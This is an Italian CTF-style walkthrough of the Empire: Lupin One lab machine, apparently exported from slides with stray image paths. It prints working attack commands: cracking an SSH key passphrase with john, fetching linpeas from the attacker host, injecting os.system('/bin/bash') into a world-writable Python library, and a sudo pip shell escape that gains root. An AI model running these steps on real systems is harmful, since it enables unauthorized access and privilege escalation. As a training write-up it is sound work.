Exploration

Il file mysecret.txt mostra un lungo blocco di testo composto esclusivamente da caratteri alfanumerici, senza spazi o simboli speciali.

La struttura non è compatibile con formati comuni come Base64, Base32 o Hex, suggerendo invece l'utilizzo di una codifica offuscante basata su un alfabeto ridotto, tipica di schemi come Base58.


Il contenuto è intenzionalmente reso non leggibile per nascondere dati sensibili all'interno della directory /~secret/.



In CyberChef viene applicata l'operazione “From Base58” utilizzando un alfabeto esteso e rimuovendo caratteri non validi.

L'output risultante rivela un blocco OpenSSH Private Key, confermando che il testo offuscato era in realtà una chiave privata SSH codificata.

Questa procedura dimostra come l'offuscamento fosse utilizzato per proteggere un artefatto critico per l'accesso remoto alla macchina target.



Exploration

Il comando `sudo nano ssh_key.txt` indica la necessità di aprire il file contenente la chiave privata con privilegi amministrativi, per garantire i permessi adeguati alla modifica e alla futura gestione del file.


Questa operazione rappresenta la preparazione alla fase di utilizzo della chiave SSH, che richiede un file correttamente formattato e con i permessi adeguati per essere accettato dal client SSH.

All'interno dell'editor nano viene mostrato l'intero blocco OpenSSH PRIVATE KEY, che è stato decodificato in precedenza da `mysecret.txt`.

La chiave appare completa e correttamente strutturata secondo il formato PEM, pronta per essere salvata e utilizzata per autenticarsi sulla macchina target.

Questa fase conferma che la decodifica è stata eseguita con successo e che la chiave privata è ora disponibile per l'accesso SSH.

```
(kali@kali)-[~]  
$ sudo nano ssh_key.txt  
[sudo] password for kali:
```



Exploration

Il comando mostra l'utilizzo dello strumento ssh2john, impiegato per trasformare una chiave privata SSH in un formato hash compatibile con strumenti di auditing delle password.

Questa operazione consente di valutare la robustezza della passphrase associata alla chiave, convertendola in un output testuale che può essere analizzato successivamente.

Il risultato viene reindirizzato in un file denominato hash, pronto per ulteriori verifiche di sicurezza.

```
(kali@kali)-[~]  
$ ssh2john ssh_key.txt > hash
```

Il listato della directory conferma la presenza del nuovo file chiamato hash, generato dalla precedente conversione.

Questo file rappresenta la versione trasformata della chiave privata, utile per la fase successiva di analisi.

La sua comparsa accanto agli altri file di lavoro indica che la procedura di estrazione e salvataggio del materiale da analizzare è stata completata correttamente.

```
(kali@kali)-[~]  
$ ls  
arsene_lupin.jpg Desktop Documents Downloads flag.txt hash Music nmap.txt
```


Exploration

Il comando mostrato avvia uno strumento di auditing delle password utilizzando una wordlist predefinita.

L'obiettivo è verificare la robustezza della passphrase associata alla chiave privata, precedentemente estratta e convertita.

Questo passaggio permette di valutare se la protezione applicata alla chiave SSH è adeguata o vulnerabile a tentativi di recupero tramite dizionario.

Il risultato evidenzia che la passphrase è stata identificata correttamente in pochi secondi, indicando un livello di protezione debole o prevedibile.

Il sistema mostra chiaramente la parola chiave associata alla chiave privata, confermando che l'algoritmo di derivazione e la wordlist utilizzata sono sufficienti a determinare la passphrase.

Questo passaggio completa l'audit e consente di proseguire con la verifica dell'accesso tramite la chiave SSH.

```
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash
```

```
Created directory: /home/kali/.john  
Using default input encoding: UTF-8  
Loaded 1 password hash (SSH, SSH private  
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES  
Cost 2 (iteration count) is 16 for all lo  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any  
P@55w0rd! (ssh_key.txt)  
1g 0:00:00:02 DONE (2025-11-11 07:39) 0.4  
Use the "--show" option to display all of  
Session completed.
```


Exploration

Il comando mostra l'inizio della procedura di connessione remota tramite SSH utilizzando la chiave privata precedentemente recuperata.

L'indicazione del file con -i specifica la chiave da utilizzare per l'autenticazione, mentre il formato utente@indirizzo identifica l'account remoto a cui si sta tentando di accedere.

Questa fase rappresenta il passaggio operativo che segue alla decodifica e alla verifica della passphrase della chiave.

Lo screenshot conferma la riuscita dell'autenticazione: dopo l'inserimento della passphrase corretta, il sistema remoto accetta la chiave e avvia la sessione SSH.

Vengono mostrati il kernel in uso, il banner di benvenuto personalizzato e l'ultimo login registrato, evidenziando che l'utente icex64 ha ottenuto accesso alla macchina denominata LupinOne.

Questo segnala il completamento positivo del processo di connessione remota tramite chiave privata.

```
(kali@kali)-[~]  
$ ssh -i ssh_key.txt icex64@192.168.56.103
```

```
(kali@kali)-[~]  
$ ssh -i ssh_key.txt icex64@192.168.56.103  
Enter passphrase for key 'ssh_key.txt':  
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64  
#####  
Welcome to Empire: Lupin One  
#####  
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4  
icex64@LupinOne:~$
```


Exploration

Il comando `ls` mostra la presenza del file `user.txt` nella home dell'utente remoto `icex64`.

```
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$
```

La lettura del file user.txt mostra un elaborato blocco di ASCII art seguito dal messaggio testuale della user flag.

Il contenuto conferma che l'utente ha raggiunto l'obiettivo previsto, ottenendo l'accesso e visualizzando la flag associata all'account standard della macchina.

[illegible]

Exploration

Struttura della directory /home con permessi, proprietari e gruppi associati.

Si evidenziano due home directory utenti: arsene e icex64, ciascuna con permessi standard (drwxr-xr-x).

Le directory “.” e “..” sono associate all’utente root, indicando che l’ambiente multi-utente è configurato secondo le policy convenzionali di sistema.

```
icex64@LupinOne:~$ ls -la /home
total 16
drwxr-xr-x  4 root    root    4096 Oct  4  2021 .
drwxr-xr-x 18 root    root    4096 Oct  4  2021 ..
drwxr-xr-x  3 arsene  arsene 4096 Oct  4  2021 arsene
drwxr-xr-x  5 icex64  icex64 4096 Nov 11 00:19 icex64
```

Il comando `sudo -l` mostra che l’utente icex64 possiede un privilegio specifico: può eseguire senza password (NOPASSWD) il binario `/usr/bin/python3.9` con permessi dell’utente arsene, limitatamente allo script `/home/arsene/heist.py`.

Si tratta di una delega di privilegi mirata, basata su un comando Python eseguibile come altro utente.

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ |
```


Exploration

Lo script Python mostrato è estremamente minimale: importa il modulo standard webbrowser, stampa un messaggio informativo ("Its not yet ready to get in action") ed effettua l'apertura di un URL esterno tramite webbrowser.open().

Non contiene funzionalità privilegiate né esecuzioni di sistema: il comportamento effettivo è limitato a un output testuale e all'invocazione del browser predefinito locale.

```
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ |
```

Il comando locate non restituisce alcun risultato per la voce webbrowser, suggerendo che il database di mlocate/updatedb non contiene riferimenti al modulo Python o che non è stato aggiornato recentemente.

È coerente con il fatto che webbrowser sia un modulo Python interno, non un binario installato nel filesystem.

```
icex64@LupinOne:~$ locate webbrowser
icex64@LupinOne:~$ |
```


Exploration

La schermata mostra l'esecuzione del comando `python3 -m http.server 8080`, che avvia un server HTTP minimale integrato in Python, in ascolto su tutte le interfacce (0.0.0.0) sulla porta 8080.

Il servizio espone via HTTP il contenuto della directory corrente, rendendola disponibile per download tramite rete locale.

Il sistema remoto effettua una richiesta HTTP verso 192.168.56.101:8080 utilizzando `wget` per scaricare il file `linpeas.sh`.

Il server risponde con codice 200 OK, confermando la connessione e la disponibilità del file. Il trasferimento avviene con successo (85.8 MB/s), salvando il contenuto direttamente nella directory `/tmp`.

```
(kali㉿kali)-[~]  
$ python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
█
```

```
icex64@LupinOne:/tmp$ wget http://192.168.56.101:8080/linpeas.sh  
--2025-11-11 00:16:22-- http://192.168.56.101:8080/linpeas.sh  
Connecting to 192.168.56.101:8080 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 971926 (949K) [text/x-sh]  
Saving to: 'linpeas.sh'  
  
linpeas.sh 100%[=====]  
  
2025-11-11 00:16:22 (85.8 MB/s) - 'linpeas.sh' saved [971926/971926]  
  
icex64@LupinOne:/tmp$ █
```


Exploration

Il comando `chmod +x linpeas.sh` applica il bit di esecuzione al file appena scaricato, consentendone l'esecuzione come script.

L'operazione è tipica della preparazione di strumenti di auditing in ambienti Unix-like.

Avvio di LinPEAS, uno strumento di enumerazione avanzata per Linux volto all'identificazione di potenziali vettori di escalation dei privilegi.

L'interfaccia iniziale include banner ASCII, informazioni sugli autori e riferimenti a risorse di sicurezza.

Dopo l'introduzione, lo script procede a raccogliere informazioni di sistema rilevanti per la security posture.

```
icex64@LupinOne:/tmp$ chmod +x linpeas.sh
```

```
icex64@LupinOne:/tmp$ ./linpeas.sh
```



Do you like PEASS?

Learn Cloud Hacking	:	https://training.hacktricks.xyz
Follow on Twitter	:	@hacktricks_live
Respect on HTB	:	SirBroccoli

Thank you!

LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: <https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html>

LEGEND:

RED/YELLOW: 95% a PE vector

RED: You should take a look to it

LightCyan: Users with console

Exploration

LinPEAS segnala `/usr/lib/python3.9/webbrowser.py` come file interessante perché presenta permessi world-writable.

Si tratta di un file core della Python Standard Library, utilizzato automaticamente da qualunque script che importi webbrowser.

La possibilità di modificarlo (anche senza privilegi elevati) rappresenta un grave rischio di compromissione: qualunque utente può alterare il comportamento globale del modulo, potenzialmente iniettando codice eseguito da altri processi o da comandi eseguiti tramite sudo che invocano Python.

L'output del comando `ls -al` conferma i permessi `-rwxrwxrwx` sul file `/usr/lib/python3.9/webbrowser.py`: il file è leggibile, scrivibile ed eseguibile da chiunque.

L'owner e il gruppo sono correttamente impostati su root, ma i permessi globali risultano completamente aperti.

Questo configura una pericolosa esposizione di integrity: modificare questo file comporterebbe l'esecuzione di codice arbitrario ogni volta che python3.9 carica il modulo.

```
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt

-----| Interesting GROUP writa
| https://book.hacktricks.wiki/en/li
```

```
icex64@LupinOne:/tmp$ ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4  2021 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/tmp$ |
```


Exploration

Apertura del file di libreria Python `/usr/lib/python3.9/webbrowser.py` tramite l'editor nano.

Il percorso conferma che il file è parte della standard library e solitamente protetto da scrittura. Il contesto suggerisce l'ispezione manuale del file dopo il rilevamento dei permessi anomali.

Il file mostra l'inserimento manuale di una chiamata a `os.system()`, collocata immediatamente dopo i blocchi di import.

Tale contenuto non appartiene al file originale della standard library.

All'interno di un modulo core Python, una modifica non autorizzata introduce un comportamento arbitrario eseguito ogni volta che il modulo viene importato da un qualsiasi processo che utilizza Python 3.9.

```
icex64@LupinOne:/tmp$ nano /usr/lib/python3.9/webbrowser.py
```

```
Session Actions Edit View Help
GNU nano 5.4 /usr/lib/python3.9/webbrowser.py *
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")

__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]

class Error(Exception):
```


Exploration

Output di `sudo -l`, confermando che l'utente `icex64` può eseguire senza password lo specifico comando: `/usr/bin/python3.9 /home/arsene/heist.py` con i privilegi dell'utente `arsene`.

Si tratta di una delega di esecuzione molto mirata, vincolata all'esecuzione di un singolo file Python.

```
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$ |
```

Lo screenshot mostra l'utilizzo effettivo del comando autorizzato, eseguito in forma esplicita:
`sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py`

Al termine dell'esecuzione, il prompt cambia correttamente da `icex64@LupinOne` a `arsene@LupinOne`, indicando l'avvenuto passaggio all'ambiente utente `arsene` come previsto dalla configurazione `sudo`.

```
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$ |
```


Exploration

Output di sudo -l eseguito dall'utente arsene.

La configurazione indica che l'utente può eseguire senza password (NOPASSWD) il comando: /usr/bin/pip con privilegi root.


L'abilitazione di un package manager Python come comando eseguibile con privilegi elevati rappresenta una condizione di rischio, poiché l'esecuzione di pip può influire sui pacchetti del sistema e sulle librerie caricate da strumenti privilegiati.

```
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/tmp$
```

Pagina dedicata a pip all'interno del progetto GTFOBins, una raccolta di documentazione tecnica che elenca comportamenti potenzialmente rischiosi di binari Unix sotto particolari configurazioni.

La consultazione della pagina suggerisce una fase di studio delle capacità del binario quando eseguito con privilegi elevati, utile per comprendere l'impatto della configurazione sudo rilevata in precedenza.



Exploration

Sezione “Sudo” relativa al binario pip sulla piattaforma GTFOBins, una documentazione tecnica che elenca i comportamenti dei binari Unix quando eseguibili con privilegi elevati.

La sezione descrive, in termini generali, che un binario eseguibile tramite sudo senza perdita di privilegi può potenzialmente accedere al file system o mantenere privilegi elevati.

Il blocco di codice evidenziato costituisce un esempio teorico fornito dalla piattaforma per illustrare la dinamica.

Esecuzione del comando `TF=$(mktemp -d)` all’interno della directory `/tmp`, effettuato dall’utente `arsene`.

L’operazione crea una directory temporanea tramite il comando `mktemp`, assegnandone il percorso alla variabile `TF`.

L’output non restituisce errori e la variabile viene valorizzata correttamente (il valore non è mostrato perché non viene esplicitato).

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

```
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ |
```


Exploration

Comandi eseguiti dall'utente arsene nella directory /tmp.

Dopo la creazione di una directory temporanea, viene generato un file setup.py all'interno di essa. Successivamente, il comando:

```
sudo pip install $TF
```

viene eseguito, e il prompt visualizza la fase di “Processing” della directory temporanea.

L'elemento rilevante dal punto di vista tecnico è che l'esecuzione di pip tramite sudo comporta l'esecuzione del processo con privilegi elevati, come previsto dalla regola sudo osservata negli screenshot precedenti.

Il passaggio a un prompt con simbolo # indica che il contesto di esecuzione è mutato, riflettendo un ambiente con privilegi superiori rispetto all'utente iniziale.

Il comando id viene eseguito nel nuovo contesto.

L'output mostra: uid=0(root) gid=0(root) groups=0(root)

Si tratta di un'informazione puramente descrittiva che indica che il processo in esecuzione possiede l'identità dell'utente root.

Questo conferma che il contesto di esecuzione corrente dispone dei massimi privilegi del sistema.

```
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.q6svFC93MZ
# |
```

```
Processing ./tmp.q6svFC93MZ
# id
uid=0(root) gid=0(root) groups=0(root)
# |
```


Exploration

La sequenza mostra comandi eseguiti in un contesto con privilegi massimi (prompt #).

L'utente accede alla directory /root, visualizza il contenuto tramite ls e identifica il file root.txt.


Il comando `cat root.txt` viene utilizzato per mostrarne il contenuto, confermando la possibilità di leggere file riservati al superuser.

```
# cd /root
# ls
root.txt
# cat root.txt
```

Il file root.txt contiene un'estesa ASCII art, seguita da un messaggio testuale conclusivo che indica la finalizzazione del percorso all'interno del sistema.

Il contenuto non presenta elementi funzionali o dati sensibili, ma rappresenta una conferma simbolica dell'accesso privilegiato.

[illegible]



GHOSTPROTOCOL

Thank You
We Guard You!